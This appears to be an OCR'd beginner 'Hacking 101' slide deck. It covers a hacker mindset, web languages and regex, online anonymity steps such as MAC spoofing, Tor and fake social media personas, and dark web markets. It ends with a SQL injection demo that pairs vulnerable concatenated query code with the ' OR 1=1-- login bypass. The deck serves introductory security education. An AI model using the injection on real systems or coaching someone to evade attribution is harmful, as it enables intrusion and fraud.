
hacking

Exploiting weaknesses in computer systems or networks for personal gain.

> find “think-hacker”_

Why is it important to learn about hacking in infosec industry?

- “Know thy enemy”
- many times, you’ll need to demonstrate the risk
- sometimes, you’re forced to prove yourself



> startx smart_


- master networking
- master Google search
- learn to use Linux
- master the CLI
- learn to script/c0de
- jot down “recipes”
- use virtual PT lab
- know WHEN to be anonymous online

> echo Top3Languages_

1. HTML
2. CSS
3. JavaScript
4. REGEX

```
<html>
<body>
<h1> Hello Hacking 101!
</h1>
<p> My first paragraph. </p>
</body>
</html>
```

> echo Top3Languages_



1. HTML
2. CSS
3. JavaScript

4. REGEX

```
<html>
<head>
<style>
h1 {color:red;}
</style>
</head>
<body>
<h1> Hello Hacking 101! </h1>
</body>
</html>
```

> echo Top3Languages_

1. HTML
2. CSS
3. JavaScript

4. REGEX

```
<html>
<body>

<script>
document.write(Date());
</script>

</body>
</html>
```

> echo Top3Languages_

1. HTML
2. CSS
3. JavaScript

4. <u>REGEX</u>

gray,grey	gr[ae]y
0,1,…,8,9	[0-9]
*.txt	.*\.txt$
1000-9999	\b[1-9][0-9]{3}\b
email address	^[A-Z0-9._%+-]+@[A-Z0-9.-]+\.[A-Z]{2,4}$

> sudo online.anonymity_

1. anonymous computer name or device name
2. use PREPAID Internet (or TOR)
3. change MAC address
   - Windows: use TMAC (www.technitium.com/tmac)
   - Linux: #ifconfig <interface> hw ether <new MAC address>
   - OS X: #sudo ifconfig <interface> ether <new MAC address>

At this point, your Internet presence is basically anonymous to any ISP logging your connections.

> sudo online.privacy_

1. use online SSL proxies
   - www.kproxy.com
2. create (believable) alter-egos on social media
3. use CCleaner to delete traces of online activity
4. use browser’s incognito mode

The DarkNet…


> showkey to.DarkSide_

- in the DEEP WEB, there exists a DARK SIDE to the Internet
  - flourishing underground economy (e.g., sale of 0day malware, stolen identities, cc dumps)
  - tutorials on how to conduct various fraud
  - freshly-hacked email and social media credentials

DARKNET

TOR network

> showkey to.DarkSide_



WHAT IS THE DEEP WEB?

Put simply, it is the part of the Internet that is hidden from view.

SURFACE WEB

Also known as the 'Visible Web', it is content that can be found using search engines such as Google or Yahoo. It is under constant surveillance by the government.

DEEP WEB

Also known as the 'Invisible Web', it is the content that cannot be indexed by search engines. And it is hard to keep track of.

The Deep Web is estimated to be **500X** the size of the Surface Web.

Source: projectpdr.com

> wget basic.tools*_

SECURITY APPS

1. reconnaissance
2. footprinting
3. scanning
4. enumeration
5. exploitation

All your hacking needs in one box:


> find vulnerabilities_

Where do hackers look for vulnerabilities to exploit?

1. Web application
   a. Input fields
   b. Submitted parameters
   c. Code itself
2. Browser application
3. Network services
4. Operating System
5. People

> top 3_webapp_vulns

1. SQL injection (SQLi)



SELECT * FROM Table WHERE Name = DEVNULL

> top 3_webapp_vulns

1. SQL injection (SQLi)

Username DEVNULL Password password SUBMIT

Code:

```
varName = getRequestString(“Username”);
varPass = getRequestString(“Password”);
varDBquery = “SELECT * FROM Users WHERE Name = ‘“ + varName +
             “’ AND Password = ‘“ + varPass + “’”;
```

What the Database server sees:

SELECT * FROM Users WHERE Name = ‘DEVNULL’ AND Password = ‘password’

But what if…

Username DEVNULL Password ‘ OR 1=1-- SUBMIT

